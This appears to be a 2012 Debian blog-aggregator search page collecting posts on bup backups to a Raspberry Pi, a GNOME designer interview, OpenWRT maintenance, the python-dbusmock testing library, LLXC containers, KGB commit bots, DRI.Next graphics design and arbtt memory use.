Search Results: "tar"

3 October 2012

Kumar Appaiah: A backup workflow with bup

It's important to back things up. You should also make your life easier by using some good software. I use obnam for some backups, but I wanted to try out bup for a new backup workflow I needed. I will describe the workflow here.The situation: I have a laptop with things to be backed up. I also have a Raspberry Pi which I use as a network attached storage (it has a 1 TB external drive attached to it) and runs Raspbian Wheezy on it. Naturally, you can do this on any NAS running some GNU/Linux variant. In addition, I also have an external portable USB hard disk where another backup copy will be stored. How do I automate this?Here is how I went about this process. First, for the Raspberry Pi:
  1. First, identify the directory or directories to be backed up. To keep this simple, the directory I am backing up is /home/kumar/Work.
  2. On the Raspberry Pi, install bup. If you want to build it from the git clone, you would need python-dev, and pandoc for the documentation.
    sudo aptitude install pandoc python-dev
    git clone git://github.com/apenwarr/bup.git
    cd bup;make;sudo make install
    
  3. Initialize the backup directory on the Raspberry Pi:
    BUP_DIR=/home/kumar/BACKUPS bup init
    BACKUPS is the place where bup is asked to store the backups (much like it's analogue of .git). You can store all your backups within this directory, and you can still classify backup sets within this directory with different names (much like git branches).
  4. On the local machine, initialize the backup directory.
    bup index -uv /home/kumar/Work
  5. Back it up. This will take time the first time, if the Work directory has several contents within it.
    bup save -r kumar@<raspberry_pi_ip_address>:BACKUPS -n workbackup /home/kumar/Work
    
    workbackup is the name of the backup set. This can be paperbackup or databackup or notesbackup so that several classes can be backed up within the BACKUPS directory.
  6. Now, you have backed things up. Make changes in the Work directory. For instance, add/edit/remove/move some files.
  7. Rerun the index and save commands from steps 4 and 5 above. Enjoy the speedup and ability to rewind to the previous state.
  8. Test restoration of ONE directory of backup (just to save time) on Pi itself directly on the Pi:
    bup -d /home/kumar/BACKUPS/ restore -C /tmp/ /workbackup/latest/home/kumar/Work/offset-coupling-params
    
    Then scp it back if you need it.
  9. Alternative: Use fuse. On the Pi:
    sudo aptitude install python-fuse
    sudo adduser kumar fuse
    mkdir Mount
    bup -d /home/kumar/BACKUPS fuse Mount
    Then cd into Mount and cp/scp the correct files wherever.
    fusermount -u Mount
    
  10. Once happy, write the bup index/bup save commands into a script and run it periodically to back up (check this at the end of the post). Have fun.
Next, to prepare the external hard disk, I went with the old-style autofs automounting solution:
  1. To automount the disk, in /etc/auto.master, add
    /auto			/etc/auto.misc	--timeout=60
    
  2. In /etc/auto.misc add:
    backupdrive	-fstype=btrfs	:UUID="7927a7ab-8c3f-4198-bd73-d3cc519a9ac3"
    
    fstype may need changing for your file system, and UUID can be found using blkid on the exact partition of the hard disk you wish to back up to.
  3. Initialize the backup directory:
    sudo mkdir /auto/backupdrive/BACKUPS
    sudo chown kumar.kumar /auto/backupdrive/BACKUPS
    bup -d /auto/backupdrive/BACKUPS/ init
    
  4. Index and back up:
    bup -d /auto/backupdrive/BACKUPS/ index -uv /home/kumar/Work
    bup -d /auto/backupdrive/BACKUPS/ save -n workbackup /home/kumar/Work
    
  5. Make changes in the Work directory. Add/edit/remove/move files.
  6. Rerun index and save commands from step 5. Enjoy the speed.
  7. Test restoration of ONE directory of backup from removable disk:
    bup -d /auto/backupdrive/BACKUPS/ restore -C /tmp/ /workbackup/latest/home/kumar/Work/offset-coupling-params
    
  8. Once happy, write the bup index/bup save commands into a script and run it periodically to back up. Have fun.
Finally, a quick script to automate all of the above.
#!/bin/sh
bup index -u /home/kumar/Work
bup save -r kumar@<raspberry_pi_ip_address>:BACKUPS -n workbackup /home/kumar/Work
if ls /auto/backupdrive/ 2> /dev/null;then
    echo Backing up to the removable disk...
    bup -d /auto/backupdrive/BACKUPS/ index -u /home/kumar/Work
    bup -d /auto/backupdrive/BACKUPS/ save -n workbackup /home/kumar/Work
    echo Backed up to the removable disk! Yay!
else
    echo WARNING: Not backing up to the removable disk
fi
What this script does it, it backs up to the NAS, and then checks if the external disk is connected. If the disk is mounted, then it backs up to that disk as well. It might be a good idea to cron or anacron this script, or have someone remind you to run this periodically. The only limitation I have is that you can't use bup restore to restore from a remote repository yet, but that isn't a huge issue for me now. In addition, metadata is not stored by the bup save/restore commands. You would have to use split and join with tar to get that. However, bup is fast moving, so I'd expect these features soon. Till then, this workflow works all right for data only backups.Although this is just a mental dump of the procedure I made for myself, suggestions for improvement are welcome. Thanks.

2 October 2012

Andrea Veri: An interview with Allan Day

A few days ago I had the great pleasure to interview Allan Day, GNOME designer and enthusiastic contributor. Me: Hello Allan, mind presenting yourself? Allan: I m a designer working on the GNOME Project. I ve been involved for quite a few years now. Last year I was lucky to be hired by Red Hat to work in their Desktop Team. Me: Can you tell us something more about GNOME 4? Can we alias it GNOME OS? Allan: GNOME 4 isn t something that is being seriously considered right now, at least as far as I m aware. Those of us in the GNOME Project are thinking about the future though, and have been setting some big goals for the next few years. Who knows, maybe those things will lead to a big new version? It s probably too soon to tell though. Me: Which new features will be introduced in the incoming GNOME 3.6, and what about GNOME 3.8? Allan: 3.6 is already out, so you can read the release notes if you want to find out about it. I was really happy with it, and the last release had quite a lot of new features. My personal favourites where the input sources work, the Lock Screen and the work we need on notifications and the Message Tray. Oh, and I m really pleased with the new Clocks application that we released a preview of. Members of the community are still proposing features for 3.8, so it s a little early to say what we will be working on for the next six months. I think I d be happy if we can continue to polish the core user experience, and hopefully get some more new applications off the ground. Me: GNOME Fallback is due to be completely dropped, are you in favor of that choice and why? Allan: I think that s mostly a technical discussion, and I m not a developer. Also, GNOME needs to have an open discussion about that question as a community which is something we might be doing at this year s Boston
Summit. What I would say is that it is important for us to deliver high quality user experiences, so if fallback mode isn t good enough, or if it is holding back the primary GNOME 3 UX, then we obviously need to think about what needs to happen. Me: Ubuntu has recently released the first two Alphas of the Ubuntu GNOME Remix, do you think this will strengthen the cooperation between GNOME and Canonical as in the past? Allan: As far as I understand it, the GNOME Remix is a community effort, and isn t coming from Canonical itself. That said, we always want to see more involvement in GNOME by Canonical and Ubuntu. Me: Do you see anything in the current GNOME 3 that would require an improvement? and can you add a few words about the brand new login screen recently introduced? Allan: GNOME 3 is getting better all the time, and I m particularly pleased with the latest version. That said, there is plenty of work still to do. I think the big area for us right now is to filling the missing blanks in our application story, so we have a suite of consistent core applications. That will enable people to access content more easily, and will serve as a springboard for other new GNOME applications. What to say about the Lock Screen?! Well, it was originally conceived as something that is like a screensaver, but is really really useful (rather than just looking pretty). We wanted something that looks cool when the machine is locked, but we also wanted to add plenty of features on top, like having media playback controls and built-in notifications. The idea is to make some things possible without having to enter a password, like pausing your music or checking to see if you have received any emails. Me: Many have argued new contributors most of the times aren t redirected correctly to their area of interest, thus they lose interest in contributing and leave. Do you feel anything could be improved in how GNOME welcomes new contributors? Allan: That s a good observation. I agree that one of the hardest things about contributing to open source projects is finding the right place to start. In GNOME we are working to help with this, such as through new mentoring schemes, but there is certainly more that we could do. One thing would be to run more online events, like bug days. Another thing is advertising good tasks for newcomers; we do some of that, but we could be better at it. Me: Anything else you would like to add? Allan: Just that anyone is always welcome in GNOME! That s what we re about really creating opportunities for people, having fun and making great technologies.

Andrea Veri: An interview with Allan Day

A few days ago I had the great pleasure to interview Allan Day, GNOME designer and enthusiastic contributor. Me: Hello Allan, mind presenting yourself? Allan: I m a designer working on the GNOME Project. I ve been involved for quite a few years now. Last year I was lucky to be hired by Red Hat to work in their Desktop Team. Me: Can you tell us something more about GNOME 4? Can we alias it GNOME OS? Allan: GNOME 4 isn t something that is being seriously considered right now, at least as far as I m aware. Those of us in the GNOME Project are thinking about the future though, and have been setting some big goals for the next few years. Who knows, maybe those things will lead to a big new version? It s probably too soon to tell though. Me: Which new features will be introduced in the incoming GNOME 3.6, and what about GNOME 3.8? Allan: 3.6 is already out, so you can read the release notes if you want to find out about it. I was really happy with it, and the last release had quite a lot of new features. My personal favourites where the input sources work, the Lock Screen and the work we need on notifications and the Message Tray. Oh, and I m really pleased with the new Clocks application that we released a preview of. Members of the community are still proposing features for 3.8, so it s a little early to say what we will be working on for the next six months. I think I d be happy if we can continue to polish the core user experience, and hopefully get some more new applications off the ground. Me: GNOME Fallback is due to be completely dropped, are you in favor of that choice and why? Allan: I think that s mostly a technical discussion, and I m not a developer. Also, GNOME needs to have an open discussion about that question as a community which is something we might be doing at this year s Boston
Summit. What I would say is that it is important for us to deliver high quality user experiences, so if fallback mode isn t good enough, or if it is holding back the primary GNOME 3 UX, then we obviously need to think about what needs to happen. Me: Ubuntu has recently released the first two Alphas of the Ubuntu GNOME Remix, do you think this will strengthen the cooperation between GNOME and Canonical as in the past? Allan: As far as I understand it, the GNOME Remix is a community effort, and isn t coming from Canonical itself. That said, we always want to see more involvement in GNOME by Canonical and Ubuntu. Me: Do you see anything in the current GNOME 3 that would require an improvement? and can you add a few words about the brand new login screen recently introduced? Allan: GNOME 3 is getting better all the time, and I m particularly pleased with the latest version. That said, there is plenty of work still to do. I think the big area for us right now is to filling the missing blanks in our application story, so we have a suite of consistent core applications. That will enable people to access content more easily, and will serve as a springboard for other new GNOME applications. What to say about the Lock Screen?! Well, it was originally conceived as something that is like a screensaver, but is really really useful (rather than just looking pretty). We wanted something that looks cool when the machine is locked, but we also wanted to add plenty of features on top, like having media playback controls and built-in notifications. The idea is to make some things possible without having to enter a password, like pausing your music or checking to see if you have received any emails. Me: Many have argued new contributors most of the times aren t redirected correctly to their area of interest, thus they lose interest in contributing and leave. Do you feel anything could be improved in how GNOME welcomes new contributors? Allan: That s a good observation. I agree that one of the hardest things about contributing to open source projects is finding the right place to start. In GNOME we are working to help with this, such as through new mentoring schemes, but there is certainly more that we could do. One thing would be to run more online events, like bug days. Another thing is advertising good tasks for newcomers; we do some of that, but we could be better at it. Me: Anything else you would like to add? Allan: Just that anyone is always welcome in GNOME! That s what we re about really creating opportunities for people, having fun and making great technologies.

Philipp Kern: How to maintain an OpenWRT installation

I wondered how to properly maintain an OpenWRT installation that needs to track trunk for one reason or another. For instance the OpenWRT release pace is quite slow and "new" devices or various fixes are only available in this particular branch.

Now the OpenWRT project does offer snapshot builds. These are images built with the default config for the particular device type. You can even upgrade most models using sysupgrade, which preserves a list of configuration files you specify when flashing the new image, instead of doing a dreadful tftp upload. But you still lose all the packages you installed and accumulate a bit of cruft when reinstalling them. If you do not flash new images, you will be unable to install kernel modules after a while, because the kernel version they're based upon was updated.

So what's suggested is this:
The advantage of building an image that includes all the packages is that you don't get to reinstall them and due to the use of squashfs, all files provided by those packages are actually kept in compressed form in flash. The image I built has a size of about 7 MB and contains "heavyweight" packages like isc-dhcpd, bind, openvpn (using openssl), bash, vim-tiny, tcpdump-mini, luci, and a webserver with TLS support.

As always: Take great care when you're flashing devices. The devices I bought cannot be bricked, but this might not be true for all devices that run OpenWRT. You might need and go doing a tftp image upload if something goes wrong. Check the OpenWRT wiki for instructions and possibly make your computer ready for them before starting to play with your box. For my Buffalo WZR-HP-AG300H the sysupgrade procedure is stable.

1 October 2012

Martin Pitt: Announcing D-Bus mocker library

I was working on writing tests for gnome-settings-daemon a week or so ago, and finally got blocked on being unable to set up upower/ConsoleKit/etc. the way I need them. Also, doing so needs root privileges, I don t want my test suite to actually suspend my machine, and using the real service is generally not suitable for test suites that are supposed to run during make check , in jhbuild, and the like these do not have the polkit privileges to do all that, and may not even have a system D-Bus running in the first place. So I wrote a little test_upower.py helper, then realized that I need another one for systemd/ConsoleKit (for the system idle property), also looked at the mock polkit in udisks and finally sat down for two days to generalize this and do this properly. The result is python-dbusmock, I just released the first tarball. With this you can easily create mock objects on D-Bus from any programming language with a D-Bus binding, or even from the shell. The mock objects look like the real API (or at least the parts that you actually need), but they do not actually do anything (or only some action that you specify yourself). You can configure their state, behaviour and responses as you like in your test, without making any assumptions about the real system status. When using a local system/session bus, you can do unit or integration testing without needing root privileges or disturbing a running system. The Python API offers some convenience functions like start_session_bus() and start_system_bus() for this, in a DBusTestCase class (subclass of the standard unittest.TestCase ). Surprisingly I found very little precedence here. There is a Perl module, but that s not particuarly helpful for test suites in C/Vala/Python. And there is Phil s excellent Bendy Bus, but this has a different goal: If you want to thoroughly test a particular D-BUS service, such as ensuring that it does the right thing, doesn t crash on bad input, etc., then Bendy Bus is for you (and python-dbusmock isn t). However, it is too much overhead and rather inconvenient if you want to test a client-side program and just need a few system services around it which you want to set up in different states for each test. You can use python-dbusmock with any programming language, as you can run the mocker as a normal program. The actual setup of the mock (adding objects, methods, properties, etc.) all happen via D-Bus methods on the org.freedesktop.DBus.Mock interface. You just don t have the convenience D-Bus launch API. The simplest possible example is to create a mock upower with a single Suspend() method, which you can set up like this from Python:
import dbus
import dbusmock
class TestMyProgram(dbusmock.DBusTestCase):
[...]
    def setUp(self):
        self.p_mock = self.spawn_server('org.freedesktop.UPower',
                                        '/org/freedesktop/UPower',
                                        'org.freedesktop.UPower',
                                        system_bus=True,
                                        stdout=subprocess.PIPE)
        # Get a proxy for the UPower object's Mock interface
        self.dbus_upower_mock = dbus.Interface(self.dbus_con.get_object(
            'org.freedesktop.UPower', '/org/freedesktop/UPower'),
            'org.freedesktop.DBus.Mock')
        self.dbus_upower_mock.AddMethod('', 'Suspend', '', '', '')
[...]
    def test_suspend_on_idle(self):
        # run your program in a way that should trigger one suspend call
        # now check the log that we got one Suspend() call
        self.assertRegex(self.p_mock.stdout.readline(), b'^[0-9.]+ Suspend$')
This doesn t depend on Python, you can just as well run the mocker like this:
python3 -m dbusmock org.freedesktop.UPower /org/freedesktop/UPower org.freedesktop.UPower
and then set up the mocks through D-Bus like
gdbus call --system -d org.freedesktop.UPower -o /org/freedesktop/UPower \
      -m org.freedesktop.DBus.Mock.AddMethod '' Suspend '' '' ''
If you use it with Python, you get access to the dbusmock.DBusTestCase class which provides some convenience functions to set up and tear down local private session and system buses. If you use it from another language, you have to call dbus-launch yourself. Please see the README for some more details, pointers to documentation and examples. Update: You can now install this via pip from PyPI or from the daily builds PPA. Update 2: Adjusted blog entry for version 0.0.3 API, to avoid spreading now false information too far.

Paul Tagliamonte: OLF 2012 BSP

Hello, World! At OLF, mgilbert and I planned to have a Debian BSP sessionlet. We sadly forgot to find a way to announce this, so we just sort of hacked off in a corner for a few hours. The following is a digest of our activity. bugs 685958, 685959 and 675220 were closed (they re currently working through the DELAYED queue) by Markus Koschany (hey, thanks!) with NMUs. I happily sponsed their upload (RFS bugs 688122, 688126 and 688124) Mike triaged 646981, 689118, 687378, 643628, 658252 and 688229, and I processed 688668, 605732, 598776 and 611170.

30 September 2012

Russell Coker: Links September 2012

Scott Adams has an interesting idea for political debates he calls Fact Bubbler [1]. It sounds implausible the first time you read it, but then so did Wikipedia. Arstechnica has an interesting article on software defined radio [2]. This could change many things. The Nieder Family has another update on the way patents threaten their daughter s ability to communicate [3]. Also Apple is making things worse by taking pre-emptive strikes against iPhone apps which are involved in legal disputes never use an iPhone (or other proprietary system) for anything important if you have a choice. In more positive news crowd-funded gene sequencing has found an explanation for Maya Nieder s developmental delays [4]. This will revolutionise medicine! Steven Cherry of IEEE Spectrum has an interesting interview with Peter Cappelli about the difficulties that computer and engineering companies have in hiring talented people [5]. The Guardian has an interesting article about the non-profit investigative reporting organisation ProPublica [6]. See the ProPublica.org site for some quality news reports [7]. Michael O.Church wrote an interesting and insightful article about the fate of a Just a Programmer in a startup funded by Venture Capitalists [8]. It doesn t sound good at all. EyeNetra is developing a smart-phone based system for testing eyes [9]. It s apparently possible to manufacture glasses for $0.75 so the cost and difficulty of performing eye tests is the main factor that prevents poor people in developing countries from getting glasses. So a cheap portable eye testing system is going to help many people get the glasses they need. Bryan Gardiner wrote an interesting article for Wired about the Gorilla glass that is used in most mobile phones and tablets [10]. Maco wrote an interesting article about crochet and reverse-engineering along with a Python program to print a crochet pattern [11]. I wonder whether anyone has tried to make a crochet robot, something like a 3D printer but which crochet s things rather than printing them. Holding the wool would be a real challenge, it s not nearly as easy as printing on something that s stuck down and incapable of movement.
  1. [1] http://dilbert.com/blog/entry/fact_bubbler/
  2. [2] http://arstechnica.com/tech-policy/2012/07/how-software-defined-radio-could-revolutionize-wireless/
  3. [3] http://niederfamily.blogspot.com.au/2012/06/silencing-of-maya.html
  4. [4] http://blog.ted.com/2012/07/17/newly-discovered-gene-may-explain-4-year-olds-rare-disease-thanks-to-ted-fellow-jimmy-lin/
  5. [5] http://spectrum.ieee.org/podcast/at-work/tech-careers/why-bad-jobsor-no-jobshappen-to-good-workers
  6. [6] http://www.guardian.co.uk/technology/2012/jul/02/propublica-investigative-reporting
  7. [7] http://www.propublica.org/
  8. [8] http://michaelochurch.wordpress.com/2012/07/08/dont-waste-your-time-in-crappy-startup-jobs/
  9. [9] http://eyenetra.com/
  10. [10] http://www.wired.com/wiredscience/2012/09/ff-corning-gorilla-glass/all/
  11. [11] http://ubuntulinuxtipstricks.blogspot.com.au/2010/10/algorithms-reverse-engineering-and.html
Related posts:
  1. Links April 2012 Karen Tse gave an interesting TED talk about how to...
  2. Links May 2012 Vijay Kumar gave an interesting TED talk about autonomous UAVs...
  3. Links July 2012 The New York Times has an interesting article about hacker...

29 September 2012

Jonathan Carter: LLXC: My little python3-lxc based project









My foray into the world of LXC and RLXC A few months ago, I started trying out LXC (Linux Containers). Before that I used to use OpenVZ, which is an older and more mature contextualization implementation. I was pleased with how well LXC worked and started replacing my personal OpenVZ hosts with LXC. It worked great, but it had a few quirks. While LXC itself works well, the user scripts that ship with it has some space for improvement. The lxc-list command lists anything that s a directory in /var/lib/lxc, so if you have a lost+found directory, it will list it as a container (This has since been fixed upstream). Also, in some cases it would list containers twice or not at all. I was a bit annoyed with that, since OpenVZ s vzlist tool prints out a nice table of your containers along with their IP addresses and other information. Since it s very trivial to implement what I want in a shell script, I went ahead and did just that and called it RLXC. I also missed the vzctl exec <containername> command to execute commands in containers and vzctl enter <containername> to gain a shell inside the container, so I added some more functionality to it so that I could configure ssh keys for these containers and use rlxc enter and rlxc exec like I used to do with the OpenVZ tools, but by using SSH. I also realised that there are others too who wanted similar improvements in the LXC scripts and decided to continue improving RLXC and making it public. Enter LLXC I spoke to St phane about my ideas at the time and he introduced me to python3-lxc that he introduced on his blog yesterday. It provides Python bindings for liblxc, so I took the advantage of that and mostly re-implemented RLXC in Python and called it LLXC. The name doesn t particularly mean anything, I m open to suggestions for what to call it, if anyone cares. Here are some screenshots that explains some of it better than I could do in words: How to get it As St phane mentioned in the python3-lxc blog entry, the API hasn t yet been finalized and llxc itself is in an early state and many changes are planned, so it s definitely not meant for production use yet, but since we believe in release early, release often in the free software community, here goes Currently, llxc.py itself is *very* Ubuntu specific and its only been tested on Ubuntu 12.04, but that will be fixed once more of its kinks have been ironed out. Some people are also working on getting python3-lxc on other distributions, which will help a lot. The llxc.py script itself is hosted on Github: https://github.com/highvoltage/llxc For python3-lxc and friends, you need to enable St phane s experimental PPA: https://launchpad.net/~stgraber/+archive/experimental You will then need to install the following packages: lxc, python3-lxc, python3-crypto, lvm, btrfs-tools To generate the ssh keys used for ssh interaction between the containers, you need to run llxc gensshkeys . The enter and exec commands also rely on your containers being in dns or in your /etc/hosts file, at least for now, which you may have to configure manually. The Future There is a lot that I m planning to add, mostly to scratch my own itches. These include: I ll have some packaging for this available soon and work on making more things work right out of the box, updates will follow. Also, feedback and patches are very welcome!

Paul Tagliamonte: OLF (Ohio LinuxFest) 2012

Heyya, World! I ve just got to OLF, and I m looking forward to another weekend packed full of great talks, awesome friends and late-night hacking. At some point on Saturday, I ll try to organize a Debian BSP with anyone else who s interested. If you re here, feel free to email me / say hi!

28 September 2012

Don Armstrong: Switching to KGB from CIA

CIA.vc has unfortunately disappeared, and is unlikely to return any time soon. I personally have decided to switch to KGB, but other alternatives such as FBI and irker exist. To switch, you first need to find or set up a kgb bot. If this is a Debian associated FOSS project, feel free to contact me or join #kgb-devel on irc.oftc.net and ask for someone to allow your project to talk to their bot. Once you've found a bot, we need to set up the client. [I'll talk about bot set up at the end.]

kgb-client configuration Install the kgb-client and kgb-client-git packages. Currently, kgb only supports subversion and git, but I suspect this will be rectified shortly. For git repositories, add a post-receive hook like the following:
#!/bin/sh
tee hooks/reflog   kgb-client --conf /path/to/kgbclient.conf --repository git --git-reflog -
For subversion repositories, add a post-commit hook like the following:
#!/bin/sh
kgb-client --conf /path/to/kgbclient.conf --repository svn "$1" "$2"
Then update the configuration file /path/to/kgbclient.conf:
---
repo-id: my-repository
servers:
 - uri: http://servername:9999/
   password: verysecret
# optional link to a website where the commits are;
# needs newish kgb-client and server
web-link: http://example.com/?p=my-repository;a=commitdiff;h=$ commit 
Then, send the bot owner the password, repo-id, channel, and network you'd like the changes to be reported to.

Configuring kgb-bot The bots just listen to soap requests and if the password matches, sends the commit to the appropriate IRC channel. To set one up, install kgb-bot. Then, enable the bot (set BOT_ENBALED=1 in /etc/default/kgb-bot), and configure the bot's configuration file /etc/kgb-bot/kgb.conf:
---
soap:
  server_addr: 0.0.0.0
  server_port: 9999
  service_name: KGB
queue_limit: 150
log_file: "/var/log/kgb-bot.log"
repositories:
  # just a name to identify it
  my-repository:
    # needs to be the same on the client
    password: verysecret
networks:
  oftc:
    nick: KGB-you
    ircname: KGB bot
    username: kgb
    password: ~
    nickserv_password: yournickservpassword
    server: irc.oftc.net
    port: 6667
  freenode:
    nick: KGB-you
    ircname: KGB bot
    username: kgb
    password: ~
    nickserv_password: yournickservpassword
    server: irc.freenode.net
    port: 6667
channels:
  - name: '#your-channel'
    network: oftc
    repos:
     - your-repo
  - name: '#commits'
    network: freenode
    repos:
     - your-repo
Then start the bot (/etc/init.d/kgb-bot start), and watch as it joins channels and reports your changes! You'll probably actually want to register whatever nick you are using on the networks, etc... but you can figure that out yourself!

Keith Packard: DRI-Next

Thoughts about DRI.Next On the way to the X Developer s Conference in Nuremberg, Eric and I chatted about how the DRI2 extension wasn t really doing what we wanted. We came up with some fairly rough ideas and even held an informal presentation about it. We didn t have slides that day, having come up with the content for the presentation in the hours just before the conference started. This article is my attempt to capture both that discussion and further conversations held over roast pork dinners that week. A brief overview of DRI2 Here s a list of the three things that DRI2 currently offers. Application authentication. The current kernel DRM authentication mechanism restricts access to the GPU to applications connected to the DRM master. DRI2 implements this by having the application request the DRM cookie from the X server which can then be passed to the kernel to gain access to the device. This is fairly important because once given access to the GPU, an application can access any flink d global buffers in the system. Given that the application sends screen data to the X server using flink d buffers, that means all screen data is visible to any GPU-accessing application. This bypasses any GPU hardware access controls. Allocating buffers. DRI2 defines a set of attachment points for buffers which can be associated with an X drawable. An application needing a specific set of buffers for a particular rendering operation makes a request of the X server which allocates the buffers and passes back their flink names. The server automatically allocates new buffers when window sizes change, sending an event to the application so that it knows to request the new buffers at some point in the future. Presenting data to the user. The original DRI2 protocol defined only the DRI2CopyRegion request which copied data between the allocated buffers. SwapBuffers was implemented by simply copy data from the back buffer to the front buffer. This didn t provide any explicit control over frame synchronization, so a new request, DRI2SwapBuffers, was added to expose controls for that. This new request only deals with the front and back buffers, and either copies from back to front or exchanges those two buffers. Along with DRI2SwapBuffers, there are new requests that wait for various frame counters and expose those to GL applications through the OMLsynccontrol extension What s wrong with DRI2? DRI2 fixed a lot of the problems present with the original DRI extension, and made reliable 3D graphics on the Linux desktop possible. However, in the four years since it was designed, we ve learned a lot, and the graphics environment has become more complex. Here s a short list of some DRI2 issues that we d like to see fixed. Proposed changes for DRI.Next Given the three basic DRI2 operations (authentication, allocation, presentation), how can those be improved? Eliminate DRI/DRM magic-cookie based authentication Kristian H gsberg, Martin Peres, Timoth e Ravier & Daniel Vetter gave a talk on DRM2 authentication at XDC this year that outlined the problems with the current DRM access control model and proposed some fairly simple solutions, including using separate device nodes one for access to the GPU execution environment and a separate, more tightly controlled one, for access to the display engine. Combining that with the elimination of flink for communicating data between applications and there isn t a need for the current magic-cookie based authentication mechanism; simple file permissions should suffice to control access to the GPU. Of course, this ignores the whole memory protection issue when running on a GPU that doesn t provide access control, but we already have that problem today, and this doesn t change that, other than to eliminate the global uncontrolled flink namespace. Allocate all buffers in the application DRI2 does buffer allocation in the X server. This ensures that that multiple (presumably cooperating) applications drawing to the same window will see the same buffers, as is required by the GLX extension. We suspected that this wasn t all that necessary, and it turns out to have been broken several years ago. This is the traditional way in X to phase out undesirable code, and provides an excellent opportunity to revisit the original design. Doing buffer allocations within the client has several benefits: Present buffers through DMA-buf The new DMA-buf infrastructure provides a cross-driver/cross-process mechanism for sharing blobs of data. DMA-buf provides a way to take a chunk of memory used by one driver and pass it to another. It also allows applications to create file descriptors that reference these objects. For our purposes, it s the file descriptor which is immediately useful. This provides a reliable and secure way to pass a reference from an underlying graphics buffer from the client to the X server by sending the file descriptor over the local X socket. An additional benefit is that we get automatic integration of data from other devices in the system, like video decoders or non-primary GPUs. The Prime support added in DRI version 2.8 hacks around this by sticking a driver identifier in the driverType value. Once the buffer is available to the X server, we can create a request much like the current DRI2SwapBuffers request, except instead of implicitly naming the back and front buffers, we can pass an arbitrary buffer and have those contents copied or swapped to the drawable. We also need a way to copy a region into the drawable. I don t know if that needs the same level of swap control, but it seems like it would be nice. Perhaps the new SwapBuffers request could take a region and offset as well, copying data when swapping isn t possible. Managing buffer allocations One trivial way to use this new buffer allocation mechanism would be to have applications allocate a buffer, pass it to the X server and then simply drop their reference to it. The X server would keep a reference until the buffer was no longer in use, at which point the buffer memory would be reclaimed. However, this would eliminate a key optimization in current drivers the ability to re-use buffers instead of freeing and allocating new ones. Re-using buffers takes advantage of the work necessary to setup the buffer, including constructing page tables, allocating GPU memory space and flushing caches. Notifying the application of idle buffers Once the X server is finished using a buffer, it needs to notify the application so that the buffer can be re-used. We could send these notifications in X events, but that ends up in the twisty mess of X client event handling which has already caused so much pain with Invalidate events. The obvious alternative is to send them back in a reply. That nicely controls where the data are delivered, but causes the application to block waiting for the X server to send the reply. Fortunately, applications already want to block when swapping buffers so that they get throttled to the swap buffers rate. That is currently done by having them wait for the DRI2SwapBuffers reply. This provides a nice place to stick the idle buffer data. We can simply list buffers which have become idle since the last SwapBuffers reply was delivered. Releasing buffer memory Applications which update only infrequently end up with a back buffer allocated after their last frame which can t be freed by the system. The fix for this is to mark the buffer purgable, but that can only be done after all users of the buffer are finished with it. With this new buffer management model, the application effectively passes ownership of its buffers to the X server, and the X server knows when all use of the buffer are finished. It could mark buffers as purgable at that point. When the buffer was sent back in the SwapBuffers reply, the application would be able to ask the kernel to mark it un-purgable again. A new extension? Or just a new DRI2 version? If we eliminate the authentication model and replace the buffer allocation and presentation interfaces, what of the existing DRI2 protocol remains useful? The only remaining bits are the other synchronization requests: DRI2GetMSC, DRI2WaitMSC, DRI2WaitSBC and DRI2SwapInterval. Given this, does it make more sense to leave DRI2 as it is and plan on deprecating, and eventually eliminating, it? Doing so would place a support burden on existing applications, as they d need to have code to use the right extension for the common requests. They ll already need to support two separate buffer management versions though, so perhaps this burden isn t that onerous?

Joachim Breitner: The might applicative left fold

Just about three years ago, I created the automatic rule-based time tracker (arbtt), a tool that quietly runs in the background, records your current windows and their titles, and allows you to later process this data using, well, rules. By now, I have almost half a million records, spanning 317 days of me working at the computer. Processing this amount of data has become very memory-hungry: It takes 1G of RAM to process my data. Other users, with a presumably higher sampling rate, report even worse performance, which finally made me approach the problem again. Naturally, one wonders why it is such a memory hog, after all it takes just one run over the data to produce a report. The data itself is a lazy list so the garbage collector should the be able to drop the seen elements immediately. But arbtt is able to print several reports in one run; there is even an option (--each-category) that creates a number of reports based on the data itself. The code was structured that first a number of values that are possibly used by several reports are first created one and then re-used by the reports. And then there is the issue of the filters: The user specifies a what predicates are interesting (e.g., those where he was active) and some reports need to know not only which samples were matched, but also distinguish the consecutive runs of selected samples. Lots of reasons that made it hard to not use the list of of samples several times, which causes it to be completely retained in memory. The idea of completely rewriting everything in a much more imperative way was not appealing. But luckily Haskell s good abstraction 